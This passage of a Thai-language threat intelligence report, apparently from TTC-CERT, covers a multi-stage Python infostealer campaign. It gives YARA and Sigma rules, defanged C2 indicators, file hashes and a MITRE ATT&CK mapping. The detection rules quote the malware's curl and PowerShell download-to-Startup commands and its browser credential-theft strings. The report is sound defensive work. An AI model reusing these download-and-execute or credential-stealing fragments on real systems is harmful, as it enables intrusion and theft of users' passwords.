- ตรวจสอบและเฝ้าระวัง (monitor) traffic ที่มีพฤติกรรมแบบบีคอน (beacon) ในการส่งสัญญาณไปหา command and control server ในระดับเครือข่ายเพื่อตรวจจับและปิดกั้นการขโมยข้อมูลโดยมัลแวร์
- เปิดใช้งาน (enable) โซลูชัน Data Loss Prevention (DLP) บนเครื่องคอมพิวเตอร์ของพนักงาน
- กำหนดให้การติดตั้งโปรแกรมต่าง ๆ บนระบบหรือบนเครื่องคอมพิวเตอร์ของพนักงานต้องใช้บัญชีผู้ใช้งานที่มีสิทธิ์ระดับผู้ดูแลระบบ (administrative privileges) ในการติดตั้งโปรแกรมต่าง ๆ ตลอดจนมีมาตรการควบคุมและตรวจสอบการใช้งานบัญชีดังกล่าวอย่างรัดกุม

[4] "HTTVServer | Trang chủ." https://httvserver.com/. Accessed 1 Aug. 2023.

- สร้างความตระหนักรู้ด้านความมั่นคงปลอดภัยทางไซเบอร์อย่างเข้มข้นในองค์กร อาทิ การฝึกให้พนักงานเข้าใจและสามารถระบุอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยได้อย่างถูกต้อง ตลอดจนรู้ว่าเมื่อพบอีเมลฟิชชิ่งหรืออีเมลต้องสงสัยต้องรายงานไปยังหน่วยงานที่รับผิดชอบขององค์กรผ่านช่องทางไหน และฝึกให้พนักงานใช้ความระมัดระวังเมื่อคลิกลิงก์หรือเปิดไฟล์แนบในอีเมล
- ใช้ความระมัดระวังเมื่อเปิดสิ่งที่แนบมากับอีเมล ถึงแม้ว่าไฟล์แนบนั้นผู้ส่งจะเป็นผู้ที่เรารู้จัก
- นำ Indicators of Compromises (IOCs) ที่อยู่ในรายงานฉบับนี้ไปใช้ในการตรวจสอบว่าพบอยู่ในระบบสารสนเทศขององค์กรหรือไม่ ตลอดจนนำไปใช้เพื่อดำเนินการประเมินถึงความเป็นไปได้ที่ถูกโจมตีจากกลุ่มผู้ไม่หวังดี

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ต้องสงสัยซึ่งถูกใช้ในการโจมตี เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_infostealer_vietnamese_based_threat_actors.var

```
rule stage1_batch
{
        meta:
                version = "1.0"
                first_imported = "2023-08-01"
                last_modified = "2023-08-01"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect the batch file used in the first stage of the attack. This batch file will be employed to download the stage two batch file from the C2 server."
                hash = "fe3f71cfdffdadcd2268cc3ddb66eed76ff0f0477164ee808c90c2d9768733f2"

        strings:
```

```
                $url1 = "sealingshop.click" nocase
                $url2 = "/bat/lapbun" nocase
                $cmd1 = "cmd /c curl" nocase
                $cmd2 = "cmd /c c:" nocase

        condition:
                uint32(0) == 0xA0DFEFF
                and 3 of them
}

rule stage2_batch
{
        meta:
                version = "1.0"
                first_imported = "2023-08-01"
                last_modified = "2023-08-01"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect the batch file used in the secondary stage of the attack. This batch file will be used to download and place the persistence file in the startup folder, download Python binary files, and fetch the stage three Python script file from the C2 server for execution."
                hash = "9bb86b277a49fc118ad3537308d9f66e4afcf7c5a34784ba7ece6e29a52c1a32"

        strings:
                $url1 = "sealingshop.click" nocase
                $url2 = "/config/stu" nocase
                $url3 = "/py/lapbun" nocase
                $startup = "Microsoft\\\\Windows\\\\'Start
```

```
Menu'\\\\Programs\\\\Startup\\\\" nocase
                $python1 = "python39.zip" nocase
                $python2 = "python39\\\\python.exe" nocase

        condition:
                all of them
}

rule stage3_python
{
        meta:
                version = "1.0"
                first_imported = "2023-08-01"
                last_modified = "2023-08-01"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect the Python script used in the third stage of the attack. This Python script will be employed to download and execute the fourth stage payload file."
                hash = "56cca76afbf69c38104bbb69c58b57a6f6e1ad58a9868252bd302d4b67deaee8"

        strings:
                $import1 = "import requests"
                $import2 = "import os "
                $import3 = "import threading"
                $import4 = "import win32crypt "
                $import5 = "from Crypto.Cipher"
                $import6 = "import getpass "
                $import7 = "import sys "
```

```
                $import8 = "import json"
                $import9 = "import sqlite3"
                $b64_1 = "requests.get('https://" base64
                $b64_2 = "sealingshop.click" base64
                $b64_3 = "/pyen/lapbun" base64

        condition:
                all of ($import*)
                and 2 of ($b64*)
}

rule stage4_python_payload
{
        meta:
                version = "1.0"
                first_imported = "2023-08-01"
                last_modified = "2023-08-01"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect the Python script used in the fourth stage of the attack. This script represents the final payload of the infection chain and is responsible for stealing the saved usernames and passwords from the web browser and exfiltrating them to the C2 server."
                hash = "40322a938f8dffe2b72b7c52c9f1c86219fb071c23b2c37fc14423278ba8ac24"

        strings:
                $url1 = "requests.get(\"https://" base64
                $url2 = "sealingshop.click/" base64
                $url3 = "config/all" base64
```

```
                $url4 = "/host/lapbun" base64
                $url5 = "geolocation-db.com/json" base64
                $url6 = "https://www.facebook.com" base64
                $str1 = "taskkill /f /im chrome.exe" base64
                $str2 = "requests.get(u).text.replace(\"\\n\",\"\").replace(\" \",\"\")+\""
base64
                $str3 = "threading.Thread(target=self." base64
                $str4 = "if p.json()['country_code'] != 'VN':" base64

        condition:
                4 of ($url*)
                and all of ($str*)
}

rule persistence_bat
{
        meta:
                version = "1.0"
                first_imported = "2023-08-01"
                last_modified = "2023-08-01"
                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect the batch file used for the persistence
mechanism. This file is located in the Startup folder."
                hash =
"8e2cbf6771be53aa0a4b46f7eb35f47ce5c1db1a319773668f06b8f7f006820a"

        strings:
                $exec1 = "cmd /c C:" nocase
                $exec2 = "\\powershell.exe" nocase
```

```
                $python1 = "\\\\python39\\\\python" nocase
                $python2 = /\\\\python\d{1,2}\\\\\w+\.py/i
                $startup = "Microsoft\\\\Windows\\\\'Start
Menu'\\\\Programs\\\\Startup\\\\" nocase

        condition:
                1 of ($exec*)
                and all of ($python*)
                and not $startup
}
```

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับพฤติกรรมที่เกี่ยวข้องกับการทำงานของมัลแวร์โดยตรวจจับการ spawning child process ของมัลแวร์ และพฤติกรรมการเรียกออกไปยัง C2 เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_infostealer_vietnamese_based_threat_actors.yml

```
title: Python Infostealer malware used by Vietnamese-based threat actors
id: a61b1a34-c33f-4be0-8be0-bab1ea65df12
version: 1.0
first_imported: 2023-08-02
last_modified: 2023-08-02
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detects Python Infostealer malware used by Vietnamese-based threat
actors.
category: Malware
hash1: deed665bed5f04f95bb010f4b2094a56ffc9590001892cfa6d646705f22a1c99
hash2: fe3f71cfdffdadcd2268cc3ddb66eed76ff0f0477164ee808c90c2d9768733f2
hash3: 9bb86b277a49fc118ad3537308d9f66e4afcf7c5a34784ba7ece6e29a52c1a32
```

```
hash4: 8e2cbf6771be53aa0a4b46f7eb35f47ce5c1db1a319773668f06b8f7f006820a
hash5: 56cca76afbf69c38104bbb69c58b57a6f6e1ad58a9868252bd302d4b67deaee8
hash6: f6795519be127bf19b8fc2b2a7116bb2b770cf31e9d2334a43f88c1843a11c16
logsource:
   category: process_creation
   product: windows
detection:
   parent_cmd:
      ParentImage|endswith: '\cmd.exe'
   selection1:
      Image|endswith: '\curl.exe'
      CommandLine|contains: 'curl https://sealingshop.click'
   selection2:
      Image|endswith: '\powershell.exe'
      CommandLine|contains|all:
         - 'Invoke-WebRequest'
         - '-windowstyle hidden'
         - 'https://sealingshop.click'
         - '\\Microsoft\\Windows\\Start Menu\\Programs\\Startup'
   selection3:
      Image|endswith: '\python.exe'
      Image|contains: '\Public\python'
      CommandLine|contains: '\Public\python'
   condition: (parent_cmd and selection1) or selection2 or (parent_cmd and
selection3)
falsepositives: Unknown
level: medium
```

Event สำหรับ MISP

ผู้ใช้งานที่มีระบบ MISP สามารถดาวน์โหลด MISP Event สำหรับหัวข้อในรายงานฉบับนี้ได้ที่ TTC-CERT github repository https://github.com/ttc-cert/TTC-CERT-MISP-Shared-Events/blob/main/25660815_misp-event_Python_Infostealer_Malware_from_Vietnamese-based_TA.json

Indicators of compromise (IOCs)

- ไฟล์ ที่อยู่-หมายเลขโทรศัพท์-และรูปภาพของฉัน-1.zip
  - MD5: 17041c329c8a4ebf682ec30c40ceca17
  - SHA1: 874a76897a3da511b8dacb86a6cfcaa599b0c1b8
  - SHA256: deed665bed5f04f95bb010f4b2094a56ffc9590001892cfa6d646705f22a1c99
- ไฟล์ photo.bat
  - MD5: 8af6daa3a4c816824cca0a6d9f35e1cd
  - SHA1: 4ebf894128515216b885cea06be1b3e0e81b3ce1
  - SHA256: fe3f71cfdffdadcd2268cc3ddb66eed76ff0f0477164ee808c90c2d9768733f2
- ไฟล์ mems.bat
  - MD5: a6ddf4c667805c468ae5f722c2b9fde3
  - SHA1: b699cbd38dda583d1225dafa7e478158af37c195
  - SHA256: 9bb86b277a49fc118ad3537308d9f66e4afcf7c5a34784ba7ece6e29a52c1a32
- ไฟล์ WindowsUpdate.bat
  - MD5: 495d8670bdf6bcbbbaeae5a569f65952
  - SHA1: 9acd3e95c070c2b074f19bacbf6fec8f3e9f9f74
  - SHA256: 8e2cbf6771be53aa0a4b46f7eb35f47ce5c1db1a319773668f06b8f7f006820a
- ไฟล์ python39.zip
  - MD5: f54021073297b025c780a588abf1c957
  - SHA1: 71f600771c1f6cf811158425835039d56025cbcb
  - SHA256: 41a9c3bc563d03c73755e314c05d414886af587b9cdc1bb0339b86107443dbd1
- ไฟล์ documents.py
  - MD5: 10ecb482c0c682bc845fc4efd1051c00
  - SHA1: 70504ec919dd0eddaa4a3a503ab85cd4ef91193a
  - SHA256: 56cca76afbf69c38104bbb69c58b57a6f6e1ad58a9868252bd302d4b67deaee8

- ไฟล์สคริปต์ซึ่งดาวน์โหลดจาก hxxps://sealingshop[.]click/pyen/lapbun
    - MD5: d09f64d5a2eeee3a7ccc572ce95503f0
    - SHA1: 2f74c2303736b592616ac440f3420a0504fe2a19
    - SHA256: 40322a938f8dffe2b72b7c52c9f1c86219fb071c23b2c37fc14423278ba8ac24
- ไฟล์ข้อมูลการตั้งค่าของมัลแวร์ (configuration)
    - MD5: 8175990f5222a37d6efe179b58fa1f63
    - SHA1: 05cdb9ae2fd4ddcfacbac6929847c21688ece83f
    - SHA256: f6795519be127bf19b8fc2b2a7116bb2b770cf31e9d2334a43f88c1843a11c16
- Command and control server
    - โดเมน: sealingshop[.]click
    - โดเมน: hxxps://51d0-15-235-130-53.ngrok-free[.]app
    - URL: hxxps://sealingshop[.]click/
    - URL: hxxps://sealingshop[.]click/bat/lapbun
    - URL: hxxps://sealingshop[.]click/config/stu
    - URL: hxxps://sealingshop[.]click/app/python39.zip
    - URL: hxxps://sealingshop[.]click/py/lapbun
    - URL: hxxps://sealingshop[.]click/pyen/lapbun
    - URL: hxxps://sealingshop[.]click/config/all
    - URL: hxxps://sealingshop[.]click/host/lapbun
    - URL: hxxps://51d0-15-235-130-53.ngrok-free[.]app/s-ck
    - URL: hxxps://51d0-15-235-130-53.ngrok-free[.]app/s-t
    - หมายเลขไอพี: 103.200.23[.]247
    - หมายเลขไอพี: 15.235.130[.]53
- IOCs อื่น ๆ ที่เกี่ยวข้องเพิ่มเติม
    - Persistence: %AppData%\Microsoft\Windows\'Start Menu'\Programs\Startup\WindowsUpdate.bat
- ไฟล์อื่น ๆ ที่เกี่ยวข้องกับโดเมน sealingshop[.]click
    - ไฟล์ memss.bat
        - MD5: 8676b4414f9d0445919c75d69af37239
        - SHA1: 65cc10509a7239d2501ec73ce98b6b9f2492453f
        - SHA256: f0412ccbee64622f705492c0472262a990f301a729a643c4a6fe0f9836adc181
    - ไฟล์ adobe-setup.zip
        - MD5: e4aaf416f04c32424b827afefa87648f

- SHA1: b61b6a0be679b8eb6eec7719273e967cfae77364
- SHA256: ed2e0e41cc31f20270ba1408e7b908d0aa14b9e2a87e1224a32da95ef1107885

- ไฟล์ adobe-setup.bat
  - MD5: 9352d8a87b40fc373895fc037dcd5d2e
  - SHA1: 0d74e36562c61a9abc4ed3459b8a8c81bebcce33
  - SHA256: 7332ab4fccd9349bb63ad283438ffe04d9bdcdcc12aee48eab0e4c8721616ce6
- ไฟล์ mems.bat
  - MD5: eea9bcac9aefe664d10a76fc035d2df1
  - SHA1: 4b2c64534432c3c8ba2fd01fc184c8bc88180be7
  - SHA256: 8f10c124921716c98dc12e80bf97c76db4296cf2e4d19dba7c451b28fe335654
- ไฟล์ python39.zip
  - MD5: 075ee905aacdd33a07c33d0e2172037e
  - SHA1: 383a64dc901d54d338df1c69f0b9ece7ad166bd3
  - SHA256: b7df293f3e25e4b8af73a62545d74e55b7f5782b33fbef2229dc55415ee44d4c
- ไฟล์ RPM85ZL.zip
  - MD5: 0fed3cdcc5501803087966e15594058b
  - SHA1: 490f88234578d2e085a29be138929c69ee49a8d7
  - SHA256: b3bb45ecb5c6b9d6489222d6b70b09ed0fbc8388ec1b4a63e2d86e8f0c97410c
- ไฟล์ Travel-Plan-Dararize Group-2023.bat
  - MD5: 91ab91301cb96f053bd77da934dbdc94
  - SHA1: b66d69d25a345291a1f2c077855ea69ae5eae062
  - SHA256: 5d5450384892d5274bd124879dc340c9f78b7047e1f74027657d04793813ec34
- ไฟล์ python39.zip
  - MD5: e73cb572f8e2c7bd261dcb6607727c44
  - SHA1: cca40a6fc7b444a058d639a4c5eb92c4d2359826
  - SHA256: 9aa91283046fefe2516f368034879096257fd65bbe7decd3b648102741e33162
- ไฟล์ mems.bat
  - MD5: 982cf75640049328352422b1d75daf61
  - SHA1: 7c4db870bee44b8820f60032c69e47c784531151
  - SHA256: a35dd32f7c7b41ae441ce1e9247af9543e9b160d2f5f7b728c0998071a4034e2
- ไฟล์ mems.bat
  - MD5: 7b26a180ec41be3087919677399bad0b
  - SHA1: 954efb4e75da340f7b742507eda33c38aa407e31
  - SHA256: 7ca483c474dff369c71c49e41a5a5d10f6490183702c2f80e520e0264a41b289

- ไฟล์ MTB.-0945294....zip
  - MD5: 125bd274719fe44f104096e9eb58fad4
  - SHA1: 4b1bf628c14f944cfbf0e916c66de9ca0ca9fd28
  - SHA256: 70b762d013e0f7abac62afb9c5a0989bbab619e00d17f3d29b05a6f17da04f16
- ไฟล์ photo.bat
  - MD5: 9083521bc239937f620c005ce8856575
  - SHA1: ccb14ab3abba00970b58cb4303c66c94187bb23c
  - SHA256: 09d84e609bdfc78918051aa4f77bcd5eb76ad0068abb10bc1730c1cb2eabae7a
- ไฟล์ python39.zip
  - MD5: 24a698775667d99fc06d2c4f4e3d45cf
  - SHA1: 4d38ccb5f890d0055847fafad27e4e5312e64aaf
  - SHA256: 47717b0f7526daac75cf951f20c3d8f93886e13ee475fcffe7522615fb8b8ae6
- ไฟล์ hung
  - MD5: 4fd1c89786449a28646b10220df2e8c6
  - SHA1: c96e3e8f7f1884a92546084619ce2fd1a847d704
  - SHA256: 568e051e90c31e6c7a20220fb8ba56e98db8146260db9c1d77b35fbdb6e83759
- ไฟล์ mems.bat
  - MD5: 50f63d6e1b365b53bb63c3788c394ca8
  - SHA1: 00a8402f9b738cd8d0f91a89de3d6ec1bca3db4b
  - SHA256: 45451d8f7c3ca755aea9b0bb22f0cb8a0a7b3c52e6d395e216a3193eef59d80d
- ไฟล์ travel-Darazire-Groupp-2023.bat-4.zip
  - MD5: 9445109dd6885f9f5b6e69a443adbd20
  - SHA1: 4677ce6060b852f395a0735e2941580f2831add2
  - SHA256: 4321b576a65cbf7a92644a16467e6d9c828a11f9547387aac9dfcdc2d554ad12
- ไฟล์ Interior design-LK02.bat
  - MD5: 094c1d83630f90b8ab35efdf1cbf2cda
  - SHA1: 2de4569b4595a3f191659a769d88858ce835dea8
  - SHA256: 3af32a91d657a9994e90e00cd73336dfecdec69c26f3f761592e0f1a5c819bbb
- ไฟล์ photos.zip
  - MD5: 77f8b982ea0532a492a3af1852d6a1c3
  - SHA1: 6e0cc9e19e8505e1bbd8294d1cd8e59ed955d702
  - SHA256: 23ab0e6a3123e81df5eb6d7e4fe7ccac3385be4021aa5ad62764b34f62a7a728
- ไฟล์ photos.bat

- MD5: a42d7d8bf6cdb60344344e334f6614f7
- SHA1: e9e996a252615001e700424b01ae6b8b48eec9fa
- SHA256: 626c6c6fe385a863d773019fe7e030a4bf78c577b80281857c9300d450d221df

- ไฟล์ tongquyen
  - MD5: 1ae7268cb82de25905eac05d0b862143
  - SHA1: ee0ef5addebe732d6e302b326529a464b5b9e837
  - SHA256: 9b74d57fe6502297ace870081a5dec5e89a7538cd32386d5070c157aa4e82cdb
- ไฟล์ Báo giá xe CRV.bat
  - MD5: 5ef1db699f2a02064ed5d897c4cae466
  - SHA1: 2b36601c79ffe43435b4854f598a338831d782cd
  - SHA256: f4401f6f3b02b4961ac44043d228b55b6d0e458a9793cc4cb92bb9fcd7e4edc5

รายการ Techniques-Tactics ของการโจมตี โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[5]

รูปแบบวิธีการโจมตีที่มีการใช้งานในการโจมตี ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Server	T1583.004	ผู้โจมตีเช่าใช้เว็บเซิฟเวอร์จากบริษัท Vietnam Posts and Telecommunications Group และ HTTVServer ซึ่งเป็นบริษัทสัญชาติเวียดนามและมีที่ตั้งอยู่ในประเทศเวียดนาม	**Detection:** [DS0035] การวิเคราะห์และตรวจสอบข่าวกรองทางไซเบอร์โดยอาศัย TTPs ของผู้โจมตีในส่วนที่เกี่ยวข้องกับการจัดเตรียมการโจมตีอาจช่วยให้สามารถตรวจจับการโจมตีได้ล่วงหน้า หรืออาจนำมาใช้ในการตรวจจับในช่วง post-compromise ได้ เช่น ผู้โจมตีนิยมใช้งาน infrastucture ที่มีที่ตั้งในประเทศเวียดนาม ดังนั้น ในกรณีที่องค์กรไม่ได้มี business model ที่เกี่ยวข้องกับประเทศเวียดนาม องค์กรควรเฝ้าระวัง network traffic ที่มีที่มาจากประเทศเวียดนาม เป็นต้น
Acquire Infrastructure: Web Services	T1583.006	ผู้โจมตีทำการลงทะเบียนและสร้างบัญชีผู้ใช้งานของเว็บไซต์ ngrok-free[.]app ซึ่งเป็นส่วนหนึ่งของบริการ Ngrok (revese proxy) และจะถูกนำมาใช้ในการส่งออกข้อมูล (exfiltrate) ไปยัง C2 ของผู้โจมตี	**Detection:** [DS0035] การวิเคราะห์และตรวจสอบข่าวกรองทางไซเบอร์โดยอาศัย TTPs ของผู้โจมตีในส่วนที่เกี่ยวข้องกับการจัดเตรียมการโจมตีอาจช่วยให้สามารถตรวจจับการโจมตีได้ล่วงหน้า หรืออาจนำมาใช้ในการตรวจจับในช่วง

[5] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			post-compromise ได้ เช่น ผู้โจมตีอาจใช้ path เดิม ๆ ในการเก็บไฟล์มัลแวร์ไว้บน C2 ซึ่งข้อมูลดังกล่าวสามารถนำมาใช้ในการตรวจจับได้แม้ผู้โจมตีจะเปลี่ยนโดเมนก็ตาม
Stage Capabilities: Upload Malware	T1608.001	ผู้โจมตีทำการอัพโหลดไฟล์สคริปต์และข้อมูลการตั้งค่าของมัลแวร์ (configuration file) ขึ้นไปยัง C2 ก่อนที่ภายหลังจากทำการดาวน์โหลดเพื่อนำมาใช้ในการโจมตีเครื่องคอมพิวเตอร์เป้าหมาย	**Detection:** [DS0035] การวิเคราะห์และตรวจสอบข่าวกรองทางไซเบอร์โดยอาศัย TTPs ของผู้โจมตีในส่วนที่เกี่ยวข้องกับการจัดเตรียมการโจมตีอาจช่วยให้สามารถตรวจจับการโจมตีได้ล่วงหน้า หรืออาจนำมาใช้ในการตรวจจับในช่วง post-compromise ได้ เช่น ผู้โจมตีอาจใช้ path เดิม ๆ ในการเก็บไฟล์มัลแวร์ไว้บน C2 ซึ่งข้อมูลดังกล่าวสามารถนำมาใช้ในการตรวจจับได้แม้ผู้โจมตีจะเปลี่ยนโดเมนก็ตาม
Stage Capabilities: Upload Tool	T1608.002	ผู้โจมตีทำการอัพโหลดไฟล์ Python เวอร์ชัน 3.9 ขึ้นไปยัง C2 ก่อนที่ภายหลังจากทำการดาวน์โหลดเพื่อนำมาใช้ในการ execute ไฟล์สคริปต์ Python บนเครื่องคอมพิวเตอร์เป้าหมาย	**Detection:** [DS0035] การวิเคราะห์และตรวจสอบข่าวกรองทางไซเบอร์โดยอาศัย TTPs ของผู้โจมตีในส่วนที่เกี่ยวข้องกับการจัดเตรียมการโจมตีอาจช่วยให้สามารถตรวจจับการโจมตีได้ล่วงหน้า หรืออาจนำมาใช้ในการตรวจจับในช่วง post-compromise ได้ เช่น ผู้โจมตีอาจใช้ path เดิม ๆ ในการเก็บไฟล์มัลแวร์ไว้บน C2 ซึ่งข้อมูลดังกล่าวสามารถนำมาใช้ในการตรวจจับได้แม้ผู้โจมตีจะเปลี่ยนโดเมนก็ตาม
Execution			

Technique Title	ID	พฤติกรรมการโจมตี	ข้อแนะนำ
Command and Scripting Interpreter: PowerShell	T1059.001	มัลแวร์มีการใช้งาน PowerShell เพื่อดาวน์โหลดไฟล์สคริปต์เพิ่มเติมจาก C2 โดยอาศัยการทำงานของ Invoke-WebRequest cmdlet รวมถึงมีการใช้ PowerShell เพื่อเรียกใช้งาน python.exe	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถตรวจจับและปิดกั้นการทำงานของไฟล์ต้องสงสัยได้, [M1045] ตั้งค่า execution policy ของ PowerShell โดยกำหนดให้สามารถ execute ได้เฉพาะสคริปต์ที่มีการ signed เท่านั้น, [M1042] ปิดการทำงานของ PowerShell บนระบบที่ไม่มีความต้องการใช้งาน แต่อย่างไรก็ตามจำเป็นต้องทำการประเมินผลกระทบให้ดีก่อนใช้นโยบายดังกล่าว นอกจากนี้ควรปิดการทำงานของ WinRM เพื่อป้องกันการ execute PowerShell แบบ remote, [M1038] ใช้หลักการ application control เช่น โหมด Constrained Language ของ PowerShell สามารถใช้ในการจำกัดการเข้าถึง element ที่มีความเสี่ยงสูงเช่น Windows API บางรายการได้, [M1026] หากมีความจำเป็นต้องเปิดให้ใช้งาน PowerShell บนเครื่องคอมพิวเตอร์ควรกำหนด execute policy ให้ใช้ได้โดยสิทธิ์ผู้ดูแลระบบเท่านั้น แต่ควรตระหนักว่าผู้โจมตีมีวิธีการในการหลบเลี่ยงการป้องกันดังกล่าวด้วยเช่นกัน นอกจากนี้ PowerShell JEA (Just Enough

			Administrator) สามารถใช้ในการทำ sandbox ให้กับคำสั่งที่มีการใช้กับ PowerShell ผ่านการ remote ได้ **Detection:** [DS0017] ควรเปิดการใช้งาน PowerShell logging และตรวจสอบพฤติกรรมการใช้งาน PowerShell ที่น่าสงสัย หรือในกรณีที่มีการใช้งาน PowerShell ทั้งที่ในสภาพแวดล้อมไม่มีนโยบายให้ใช้งาน, [DS0009] ตรวจสอบการทำงานของโปรเซสที่ผิดปกติ เช่น cmd.exe เรียกใช้งาน powershell.exe, [DS0012] เฝ้าระวังความพยายามในการ enable การทำงานของสคริปต์บนระบบที่ไม่มีนโยบายให้ใช้สคริปต์ในการทำงาน
Command and Scripting Interpreter: Windows Command Shell	T1059.003	มัลแวร์มีการใช้งาน batch file (.bat) เป็นส่วนหนึ่งของการโจมตี เพื่อวัตถุประสงค์ในการดาวน์โหลดไฟล์อันตรายจาก C2 รวมถึงการสร้างและ execute ไฟล์อันตราย เช่น photo.bat, mems.bat, WindowsUpdate.bat เป็นต้น	**Mitigations:** [M1038] ใช้ระบบ application control ในการป้องกันการ execute **Detection:** [DS0017] เฝ้าระวัง commands และ arguments ที่ถูก execute ผ่าน Windows Command Shell โดยเฉพาะในกรณีที่เครื่องคอมพิวเตอร์นั้น ๆ ไม่มีนโยบายในการใช้งานไฟล์สคริปต์ผ่าน cmd.exe, [DS0009] เฝ้าระวังการทำงานของโปรเซส cmd.exe ที่อาจถูกใช้ในการ execute ไฟล์ script เช่น .bat และ .py เป็นต้น

Command and Scripting Interpreter: Python	T1059.006	ผู้โจมตีมีการใช้งานไฟล์สคริปต์ซึ่งพัฒนาด้วยภาษา Python เป็น payload หลักในการโจมตี โดยไฟล์สคริปต์จะทำงานในลักษณะของ infostealer malware	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถตรวจจับและปิดกั้นการทำงานของไฟล์ต้องสงสัยได้, [M1047] ใช้การออดิทเพื่อตรวจสอบการติดตั้งใช้งาน Python โดยไม่ได้รับอนุญาต, [M1038] ปิดกั้นการทำงานของ Python บนระบบที่ไม่มีความจำเป็นต้องใช้งาน **Detection:** [DS0017] ตรวจสอบ command ที่ผิดปกติซึ่งเกี่ยวข้องกับการใช้งาน Python และโปรเซส python.exe โดยเฉพาะในสภาพแวดล้อมที่ไม่มีนโยบายให้ใช้งาน Python และหากเป็นไปได้ทีมรับมือเหตุภัยคุกคามทางไซเบอร์ควรเร่งเก็บพยานหลักฐานที่เป็นไฟล์สคริปต์ Python เพื่อนำมาตรวจสอบเพิ่มเติม, [DS0009] ตรวจสอบการสร้างโปรเซสที่ผิดปกติซึ่งเกี่ยวข้องกับการใช้งาน Python และโปรเซส python.exe โดยเฉพาะในสภาพแวดล้อมที่ไม่มีนโยบายให้ใช้งาน Python
User Execution: Malicious File	T1204.002	ผู้โจมสร้างไฟล์ Zip ซึ่งถูกปกป้องเอาไว้ด้วยรหัสผ่าน โดยภายในไฟล์บรรจุไฟล์ photo.bat เอาไว้	**Mitigations:** [M1040] สำหรับระบบปฏิบัติการ Windows 10 ขึ้นไป ควรเปิดใช้งานระบบ Attack Surface Reduction (ASR), [M1017] ควรอบรมเจ้าหน้าที่ให้มีความตระหนักรู้ทางไซเบอร์ (cybersecurity awareness) โดยเฉพาะเรื่องเกี่ยวกับอีเมลหลอกลวง

			และการสังเกตลักษณะของไฟล์ที่ต้องสงสัย **Detection:** [DS0022] เฝ้าระวังพฤติกรรมที่มีการสร้างไฟล์ขึ้นมาใหม่แล้วทำการ execute ไฟล์ดังกล่าวบนเครื่องคอมพิวเตอร์ของผู้ใช้งาน, [DS0009] เฝ้าระวังการทำงานของโปรเซสรวมถึง command-line ต้องสงสัย เช่น โปรเซส cmd.exe ที่มีการ execute ไฟล์ batch ต้องสงสัย
Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	มัลแวร์จะทำการดาวน์โหลดไฟล์ WindowsUpdate.bat จาก C2 และบันทึกเอาไว้ใน C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup ซึ่งไฟล์ batch ดังกล่าวจะทำหน้าที่ในการ execute ไฟล์สคริปต์ Python ชื่อ documents.py	**Detection:** [DS0017] ตรวจสอบ command และ arguments ที่อาจถูกใช้ในการเพิ่มไฟล์ลงใน startup folder, [DS0022] เฝ้าระวังการเพิ่มหรือเปลี่ยนแปลงที่เกิดขึ้นภายใน startup folder โดยอาจจะใช้เครื่องมือเช่น Sysinternals Autoruns ในการตรวจจับการเปลี่ยนแปลง, [DS0009] เฝ้าระวังโปรเซสเช่น python.exe ที่ถูก run จาก startup folder
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated	T1027	ผู้โจมตีใช้เทคนิคการแก้ไข 4 ไบต์แรก	**Mitigations:** [M1049] โปรแกรม

Files or Information		ของไฟล์ batch ให้เป็นค่า 0xFFFE0D0A ทำให้ไม่สามารถเปิดอ่านไฟล์ผ่านซอฟต์แวร์ประเภท text editor ได้	แอสตี้ไวรัสอาจจะตรวจจับไฟล์อันตรายได้ นอกจากนี้บนระบบปฏิบัติการตั้งแต่ Windows 10 ขึ้นไป ควรเปิดใช้งานระบบ Antimalware Scan Interface (AMSI), [M1040] บนระบบปฏิบัติการตั้งแต่ Windows 10 ขึ้นไป ควรเปิดใช้งานระบบ Attack Surface Reduction (ASR) โดยกำหนด rule ให้ป้องกันการ execute ของ payload ที่มีการ obfuscated เอาไว้ **Detection:** [DS0022] เฝ้าระวังไฟล์ที่ถูกสร้างขึ้นมาใหม่ซึ่งมีสัญญาณของการถูก obfuscate เอาไว้ เช่น ไฟล์ batch ที่มี 4 ไบต์แรก ขึ้นต้นด้วยค่า 0xFFFE0D0A
